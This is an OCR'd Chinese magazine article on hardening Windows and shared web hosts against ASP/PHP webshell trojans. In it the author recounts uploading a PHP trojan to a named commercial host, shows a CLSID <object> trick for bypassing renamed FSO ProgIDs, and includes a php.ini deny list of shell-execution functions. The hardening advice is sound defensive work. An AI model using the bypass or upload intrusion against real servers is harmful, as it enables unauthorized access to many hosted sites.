
读《X》这么久了，对黑客、木马、病毒也有了一定的认识，即使开着杀毒软件上网也难免会遭遇到新型木马、病毒的黑手。经过一段时间的研究，笔者发现不少木马、病毒的发作和运行都是通过启动Windows的系统服务的方式来实现的，非常狡猾。所以有必要把自己武装一下，向木马、病毒启动系统服务说不！

老规矩，改注册表，设置一下权限即可。"开始"—"运行"—"regedit"，且慢，把"regedit"换成"regedt32"，确定。先展开HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services，如图1。

再单击菜单栏中的"安全"—"权限"，从弹出的"Services的权限"窗口中单击"添加"按钮，把everyone帐号加入进来，并设置其权限为"读取"后面的"允许"，取消"完全控制"权限，如图2，最后确定并退出注册表编辑器。







脚本木马之虚拟主机防护篇

李嘉义

前言

自从换了一家公司已经快一年了，一是由于工作太忙，再就是关于攻击方面的文章有太多的人在写，也不多我一个。安全防守方面的总觉得高人有的是，写出来也丢人。但通过前一阵对263虚拟主机服务器的检测。我觉得真有必要写点东西了，想想如果进入虚拟主机的人不是我，而是个有恶意的人，把网站全删了，一个网站索赔一万，近千个网站要赔多少钱不用我算吧，这还不算由此失去众多客户带来的损失。所以该给服务器的管理员们提个醒了。

攻击过程

前些日子，一个朋友刚做完一个网站，让我给他做下安全检测。简单看了一下，发现网站里存在ASP和PHP两种脚本，后来知道是因为空间商把FSO调用改了，所以我那个朋友又用了PHP脚本的上传程序做会员上传用，呵呵，正因为他的这个PHP上传程序让我有了进入这个服务器的机会，感谢ing…

利用上传漏洞，传了个PHP木马上去（此文主讲防护，关于上传漏洞利用一语带过）。为了证明此服务器的ASP木马防护能力，后来写了个测试FSO的fso.asp用PHP木马传上去，打开页面提示说：无效的ProgID…由经验得知80%是改了ProgID值，于是我马上用PHP木马的写权限把fso.asp的**set fso=Server.CreateObject("Scripting.FileSystemObject")**这一句删了，在ASP体外加了一句**<object runat=server id=fso scope=page classid="clsid:0D43FE01-F093-11CF-8940-00A0C9054228"></object>**。

写入成功后，再打开fso.asp，哈哈！263的所有盘基本情况都很清楚了，如图1。

盘符	类型	卷标	总计大小	可用空间	文件系统	序列号	是否可用	路径
A	软盘驱动器	False	A:					
C	硬盘驱动器	False	C:					
D	硬盘驱动器	web	61,432,528	50,697,428	NTFS	-2007991200	True	D:
E	硬盘驱动器	log	12,289,692		NTFS	-1726821488	True	E:
G	硬盘驱动器	web	10,241,404	5,281,796	NTFS	543204137	True	G:
H	硬盘驱动器	log	12,683,284	6,247,660	NTFS	-548359767	True	H:
I	硬盘驱动器	backup	71,673,964	49,997,076	NTFS	1619744305	True	I:
J	硬盘驱动器	soft	5,341,580	2,627,048	NTFS	-228521583	True	J:
K	光盘驱动器	False	K:					
Y	网络硬盘驱动器	False	Y:					
Z	网络硬盘驱动器	False	Z:					

图 1

看来执行ASP木马也没有问题了。ASP安全是做了，但做的不彻底，而且单凭PHP马就足以给此服务器致命的打击。服务器里D盘G盘近千个网站虽在I盘作了备份，如图2。但一点用也没有！完全有可读写运行的权限（ServU目录下也是，见图3）。想怎么处理你也没脾气！而且还可以执行webshell。如果提升权限进入你的服务器格了盘，再作下垃圾数据处理，想还原也还原不了喽。对于同胞我虽然不可能作出这种下流事，但林子大了什么鸟都有！再或者有异族的侵入。唉…攻击就这么简单，一个极普通的小站加一个老洞就能控制整个服务器！还是在中国这么知名的263虚拟主机，唉！我无语了…

web	2005-1-14 10:38:32	<目录>	0777	下载	复制	×删除
web1	2005-1-14 15:20:35	<目录>	0777	下载	复制	删除

图 2

```
User529=www.huaqingweiye.com|1|0
User530=www.zoyoo.com|1|0
User531=www.catech.com.cn|1|0
Logfile=E:\log\Ftp\ftp%X%N%D.log
Logging=1
LogIPNames=1
LogFTPCommands=1
LogFileIPNames=1
LogFileFTPCommands=1
LogFileRotation=Dayly
User532=www.buddedu.com|1|0
ReplyHello=!欢迎使用263虚拟主机系统！(请确保您密码的安全性和保密性)
ReplyNoAnon=anySorry!!!Please don't try any more.
User533=chun|1|0
SignOn=C:\Documents and Settings\Administrator\桌面\提醒.txt
```

图 3

防护方式

第一式：脚本监控

实施环境：Windows操作系统

实施方法：安装对脚本监控较强的防毒软件！如：Kaspersky（卡巴斯基）。题外话：我的脚本常常被他kill…有时只能把他的监控临时关掉！

个人意见：实施起来比较容易，装一个好的防毒软件就可以了。263主机就用了此法！但未必太管用，不是什么马都可以查杀的。而且当我把程序加一下密，防毒软件也认不出来。仅可作为初级防线！

第二式：防ASP木马之FSO组件

实施环境：Windows操作系统，IIS模式下

实施方法：通过使FSO（FileSystemObject）组件调用失效可使ASP木马跑不起来！

此式又可分为两招：

第一招：修改注册表中程序标识值（ProgID）

出招：单击“开始→运行”，在运行对话框中输入“regedit”，然后在注册表编辑器中找到“HKEY_CLASSES_ROOT\Scripting.FileSystemObject”改为“HKEY_CLASSES_ROOT\Scripting.FileSystemObjectcn90”，效果如图4。




图 4

说明：此招只是把通常调用FSO的语句“Set 对象名=Server.CreateObject("Scripting.FilesystemObject")”改为：“Set 对象名

=Server.CreateObject("Scripting.FilesystemObjectcn90")",使得不知默认的ProgID改为何值的人无法调用FSO组件，从而达到使ASP木马跑不起来的目的（如图5）。最后再提醒一点，通常有人认为把Scripting.FilesystemObject修改为Scripting.FilesystemObjectcn90是改（右边的）字符串值，那是没用的。字符串的值，你就当是说明好了，改不改都无所谓。主要是要改左边的项值（文件夹重命名）。




图5

个人意见：此招看上去管用，但若有精通一些的人采用HTML的<object>标注通过FSO的类标识(CLSID)在网页里调用组件，改了半天的ProgID等于白改了！其实网上流传着改CLSID值的方法来完善此招，但是我通过经验告诉大家！这是行不通的。CLSID默认的字符串值为：{0D43FE01-F093-11CF-8940-00A0C9054228}，有文章说改为{0D43FE01-F093-11CF-8940-00A0C9054229}或改为其它的尾数来实现CLSID调用时出错。我在多个操作系统上试行，此举无效。至于为什么，我对微软的CLSID设置还不到非常精通的地步，但据我所知CLSID是微软分配的必需唯一的数值。当FSO的scrrun.dll组件被调用时，其实是先到注册表寻找指示，依赖CLSID下的数据运行.DLL文件,修改FSO的CLSID可能会引起值冲突或FSO干脆就无法调用了。

第二招：禁用FSO组件

出招：单击“开始→运行”，在运行对话框中输入“RegSvr32 /u %systemroot%\system32\scrrun.dll”，如图6为成功的标志，点击确定就可以了！



图6

说明：利用微软自带的RegSvr32工具来注销FSO组件，实在是方便，如想再启用起来，只需在运行对话框中输入“RegSvr32 %systemroot%\system32\scrrun.dll”即可。

个人意见：此招方便有效，一般系统管理员很少通过FSO进行管理。对于需要FSO组件不多的情况，建议直接注销此组件！

第三式：防PHP木马之内部函数的作用

实施环境：支持并运行PHP的各类操作系统

实施方法：通过对PHP的核心配置文件php.ini的修改，禁用一些功能强大的内部函数！好了，我们开始行动吧。

第一步：打开php.ini文件（windows默认路径为“%systemroot%\php.ini”，Linux默认路径在“etc/php.ini”)。

第二步：找到“safe_mode = Off”改为“safe_mode = On”（已经打开的省略此步）。

第三步：找到“disable_functions =”改为：“disable_functions = phpinfo , system , exec , passthru , shell_exec , popen , is_dir”。

第四步：找到“display_errors = On”改为“display_errors = Off”。

第五步：保存退出。

说明：PHP安全模式（safe_mode）打开后，“disable_functions =”后跟的全部都是被禁用的PHP内部函数。“phpinfo”这个函数并不是为防止PHP木马而禁用的。但它能返回所有的PHP基本信息，建议关闭以绝后患；“system,exec,passthru, shell_exec, popen,”这些属于命令执行类函数，关闭他们可以防止PHP木马执行webshell；“is_dir”这个函数的关闭，可以让既使有everyone可读的权限，也无法将服务器目录及文件名返回到浏览器。但此时php的错误提示会告诉你是因为哪些函数出错造成的。所以我们还要关掉错误提示，就是我们的第四步。这样下来那些一般的工具黑客就会以为没有权限而放弃！

个人意见：我发现网络广为转帖的一篇防PHP木马文章里把关闭的特定函数设为“disable_functions=passthru, exec, shell_exec, system, fopen, mkdir, rmdir, chmod, unlink, dir, fopen, fread, fclose, fwrite, file_exists, closedir, is_dir, readdir. opendir, fileperms.copy, unlink, delfile”，首先我对delfile也被列为被禁用的PHP函数打了一个超大的问号。再一个，PHP本身就是以提供了大量的函数，实现某功能比较容易而受到很多PHP编程者欢迎。如果禁掉这么多函数，以文本数据库运行的留言本、论坛等等都无法正常使用运行。木马是禁止了，PHP的能力也损失了，怕是很多客户也只能离这个虚拟主机而去了。

所以我其实连is_dir都不舍得关掉。我更喜欢只关闭phpinfo、system、exec、passthru、 shell_exec 、popen，然后配以正确的权限设置比较有效。

第四式：目录权限验证防跨站入侵

实施环境：Windows操作系统NTFS格式、Linux类操作系统

实施方法：通过对目录的访问者权限的控制，使不同级别的用户在访问时只能依法（权限）办事。此式针对主流的Windows和Linux两大类操作分别出招！

第一招：apache（Windows）服务器模式的目录访问权限控制

出招：

1.把所有分区的安全选项里的授权组或用户里除了Administratos和SYSTEM全都删除，如图7。




图7

2.针对每个虚拟主机用户目录再单加一个everyone读、写、和列出目录权限，如图8。




图8

说明：把上面的方法归于apache服务器类，并不说只能应用于apache，而是在IIS下有另一种权限配置方案比这个更好，可以说在Windows操作系统下，如果不用IIS，采用其它web服务器模式的情况还是要用此法的！按此方式设置权限，由于相应的虚拟主机来宾用户只在授权的目录内拥有权限，在上一级根本就没授权，所以就会看不到别人的目录，当然就无法进到别人的目录乱来，从而无法形成跨站入侵了！除

非那个人对你的网站的目录设置情况非常的了解。但我想这种人就是内部的了，家贼难防。在这里我们不去考虑这些个别因素。不过，我发现好多的虚拟主机商把网站的目录以网站的名称去命名。为了便于记忆和管理可以理解，但无形中又多了一种不安全因素，其实只要在设目录时在你要设的目录名后随机加几个字符，那么就没人能猜到你每个目录的名字了。举手之劳，何乐而不为呢？

个人意见：如果谈到apache模式下防脚本木马一般就是指防PHP木马了。因为拿apache去和ASP结合的人，我基本上没见到，除了兼容性的问题，主要是近年的高版本apache支持ASP我从没成功配置过，也没见过别人成功（通过端口映射而使apache和IIS共存的情况除外）。而作为一个安全的服务器，权限是一定要配置的。但要根据不同服务器的实际情况，要很多种方式结合起来才能真正达到安全有效。

其实针对apache服务器，可以在httpd.conf里加一句“php_admin_value open_basedir ‘你的网站目录’”，但这个方式通过我的实际经验个人认为企业内部用或个人用还行，实在不适合虚拟主机的用户，没多大作用的方式，我只提一下，有兴趣的朋友自己研究吧，我就不多说了。

第二招：IIS服务器模式的目录访问权限控制

出招：首先建立一个Guests组用户，然后对应网站的目录加入刚设的Guests组用户读取和运行的权限。在IIS里对相应的目录安全性进行编辑。把默认的匿名访问用户改为你对应的Guest's用户，点确定后会提示你再输入一次密码。正确输入后就OK了，如图9。




图9

说明：如果你的IIS除了ASP，还支持了PHP。那么对你许可使用PHP的客户在PHP程序目录里也要根据对应的用户给予读和运行的权限，%systemroot%目录给予只读权限，不给权限就不能运行PHP。所以建议在安装PHP时不要装在默认目录用默认名，以防被猜出路径，增加不安全隐患！

个人意见：此方式对于每个用户给予单独的授权，未经授权的地方就不能访问，所以用此方式能比较好的控制每个用户活动的地方。此方式也是我在Windows服务器里比较喜欢的一种设置方式！

特别提示：由于在ASP程序里，有好多人使用Access类型数据库，而上面的权限配置出于目录继承的原因，而使Access类型数据库无法写入，那么使用这种数据库的朋友ASP程序就无法正常运行了。如果是管理网站不是很多的内部服务器，可以为数据库文件单开一个写权限即可。但对于虚拟主机来说，如此做根本就不现实。所以在给予网站目录权限的时候就要把写的权限加上，如图10。

